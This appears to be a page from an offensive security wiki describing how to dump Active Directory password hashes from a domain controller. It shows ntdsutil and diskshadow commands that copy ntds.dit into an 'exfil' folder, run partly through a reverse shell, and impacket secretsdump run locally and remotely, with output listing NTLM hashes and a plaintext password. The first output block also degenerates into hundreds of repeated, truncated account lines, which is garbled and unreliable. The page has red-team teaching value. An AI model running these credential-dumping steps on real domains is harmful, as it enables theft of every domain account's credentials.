



OFFENSIVE SECURITY

Dumping Credentials from Lsass
Process Memory with Mimikatz

Dumping Lsass Without Mimikatz

Dumping Lsass without Mimikatz
with MiniDumpWriteDump

Dumping Hashes
from SAM via Registry

Dumping SAM via esentutl.exe

Dumping LSA Secrets

Dumping and Cracking mscash
- Cached Domain Credentials

Dumping Domain Controller
Hashes Locally and Remotely

Dumping Domain Controller Hashes
via wmic and Vssadmin Shadow Copy

Network vs Interactive Logons

Reading DPAPI Encrypted
Secrets with Mimikatz and C++

Credentials in Registry

Password Filter

Forcing WDigest to Store
Credentials in Plaintext

Dumping Delegated Default
Kerberos and NTLM Credentials
w/o Touching Lsass

Intercepting Logon Credentials via
Custom Security Support Provider
and Authentication Packages

Pulling Web Application Passwords
by Hooking HTML Input Fields

Intercepting Logon Credentials by
Hooking msv1_0!SpAcceptCredentials

Credentials Collection
via CredUIPromptForCredentials

Lateral Movement

Persistence

Exfiltration

REVERSING, FORENSICS & MISC

Internals

Cloud

Neo4j

Dump Virtual Box Memory

AES Encryption Using Crypto++
.lib in Visual Studio C++

Reversing Password Checking Routine

Dumping Domain Controller Hashes Locally and Remotely

Dumping NTDS.dit with Active Directory users hashes

No Credentials - ntdsutil

If you have no credentials, but you have access to the DC, it's possible to dump the ntds.dit using a lolbin ntdsutil.exe:

```
attacker@victim

powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

We can see that the ntds.dit and SYSTEM as well as SECURITY registry hives are being dumped to c:\temp:

```
listening on [any] 443 ...
10.0.0.6: inverse host lookup failed: Unknown host
connect to [10.0.0.5] from (UNKNOWN) [10.0.0.6] 50228
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"

C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {0c399d92-f076-4f0b-bb69-e20b748f615b} generated successfully.
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} mounted as C:\$SNAP_201807211544_VOLUMEC$\
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201807211544_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit

    Defragmentation   Status (% complete)

0      10    20    30    40    50    60    70    80    90   100
|----|----|----|----|----|----|----|----|----|----|
.....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} unmounted.
IFM media created successfully in c:\temp
ifm: q
```

We can then dump password hashes offline with impacket:

```
attacker@local

root@~/tools/mitre/ntds# /usr/bin/impacket-secretsdump -system SYSTEM
```

```
root@~/tools/mitre/ntds# /usr/bin/impacket-secretsdump -system SYSTEM -security SECURITY -ntds ntds.dit local
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x6a3b7302149e4b3e994c74cba822a385
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:26350d10808fe0a791595b2a38f4ef51
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
0000  01 00 00 00 FB D7 08 30 EB D1 E8 09 CF 6C EB BE .....0.....l..
0010  FB 3C D8 ED 88 01 10 87 6F DD 8C B5 F8 32 AE B4 .<.....0.....2..
0020  52 D8 69 6B 9C 75 FF 0E 42 8F 1F 5B R.1k.u..B..[
[*] NL$KM
0000  3A E3 81 CC 83 D2 4E 5C 8F 5B CB F6 85 94 FE 3C .....N\..{.....<
0010  33 D7 35 24 9F 37 71 05 73 0D 78 6D 30 8F 19 89 3.5$.7q.s.xm0...
0020  53 2E 07 06 24 53 5D 56 82 03 18 87 C3 E0 B5 E8 S...$S]V.....
0030  25 5D 16 AE F0 3F 1A 5D 0C 73 89 7F 68 16 89 88 51...71...h
[*] Dumping Domain Credentials (domain\uid:password)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 7d9321c87d0
[*] Reading and decrypting hashes from ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3
Guest:501:aad3b435b51404eeaad3b435b51404ee:3
DC-MANTVVDASS:1001:aad3b435b51404eeaad3b435b51404ee:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:
PC-MANTVVDASS:1104:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1105:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1106:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1107:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1108:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1109:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1110:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1111:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1112:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1113:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1114:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1115:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1116:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1117:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1118:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1119:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1120:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1121:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1122:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1123:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1124:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1125:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1126:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1127:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1128:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1129:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1130:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1131:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1132:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1133:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1134:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1135:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1136:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1137:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1138:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1139:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1140:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1141:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1142:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1143:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1144:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1145:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1146:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1147:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1148:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1149:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1150:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1151:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1152:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1153:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1154:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1155:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1156:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1157:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1158:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1159:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1160:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1161:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1162:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1163:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1164:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1165:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1166:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1167:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1168:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1169:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1170:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1171:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1172:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1173:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1174:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1175:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1176:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1177:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1178:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1179:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1180:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1181:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1182:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1183:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1184:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1185:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1186:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1187:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1188:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1189:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1190:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1191:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1192:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1193:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1194:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1195:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1196:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1197:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1198:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1199:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1200:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1201:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1202:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1203:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1204:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1205:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1206:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1207:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1208:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1209:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1210:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1211:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1212:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1213:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1214:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1215:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1216:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1217:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1218:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1219:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1220:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1221:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1222:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1223:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1224:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1225:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1226:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1227:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1228:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1229:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1230:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1231:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1232:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1233:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1234:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1235:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1236:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1237:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1238:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1239:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1240:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1241:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1242:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1243:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1244:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1245:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1246:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1247:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1248:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1249:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1250:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1251:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1252:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1253:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1254:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1255:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1256:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1257:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1258:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1259:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1260:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1261:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1262:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1263:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1264:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1265:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1266:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1267:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1268:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1269:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1270:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1271:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1272:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1273:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1274:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1275:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1276:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1277:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1278:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1279:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1280:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1281:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1282:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1283:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1284:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1285:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1286:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1287:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1288:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1289:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1290:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1291:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1292:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1293:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1294:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1295:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1296:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1297:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1298:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1299:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1300:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1301:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1302:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1303:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1304:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1305:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1306:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1307:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1308:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1309:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1310:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1311:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1312:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1313:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1314:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1315:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1316:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1317:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1318:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1319:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1320:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1321:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1322:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1323:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1324:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1325:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1326:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1327:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1328:aad3b435b51404eeaad3b435b51404ee:
offense.local\spotless:1329:aad3b435b51
```

No Credentials - diskshadow

On Windows Server 2008+, we can use diskshadow to grab the ntds.dit.

Create a shadowdisk.exe script instructing to create a new shadow disk copy of the disk C (where ntds.dit is located in our case) and expose it as drive Z:\


shadow.txt

```
set context persistent nowriters
set metadata c:\exfil\metadata.cab
add volume c: alias trophy
create
expose %someAlias% z:
```

...and now execute the following:

```
mkdir c:\exfil
diskshadow.exe /s C:\users\Administrator\Desktop\shadow.txt
cmd.exe /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
```

Below shows the ntds.dit got etracted and placed into our c:\exfil folder:



Inside interactive diskshadow utility, clean up the shadow volume:

```
diskshadow.exe
> delete shadows volume trophy
> reset
```

With Credentials

If you have credentials for an account that can log on to the DC, it's possible to dump hashes from NTDS.dit remotely via RPC protocol with impacket:

```
impacket-secretsdump -just-dc-ntlm offense/administrator@10.0.0.6
```

```
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:def431e78041393445fbe759c3f1f8bb:::
offense.local\spot:1105:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
offense.local\spotless:1106:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
offense.local\sandy:1111:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
laura:1118:aad3b435b51404eeaad3b435b51404ee:807ea747a243145d8842bfd575dde961:::
offense.local\bob:1119:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:1a02eaae684d0b03d1c19d37cf5adc8f:::
WS02$:1113:aad3b435b51404eeaad3b435b51404ee:2f1fe57234d65834070246ffc886f02c:::
WS01$:1114:aad3b435b51404eeaad3b435b51404ee:277a8d650d28af92e76b28446afd17ed:::
LT01$:1115:aad3b435b51404eeaad3b435b51404ee:7d817608f2fde8ab51fa26a60cc592ce:::
testmachine$:1117:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
```

References

Attack Methods for Gaining Domain Admin Rights in Active Directory


Active Directory Security

>

https://www.trustwave.com/Resources/SpiderLabs-Blog/Tutorial-for-NTDS-goodness-(VSSADMIN,-WMIS,-NTDS-dit,-SYSTEM)/

www.trustwave.com

>

 DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction

bohops

>

<

Previous

Dumping and Cracking mscash - Cached Domain Credentials

Next

Dumping Domain Controller Hashes via wmic and Vssadmi...

>

Last updated 4 years ago

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#).

×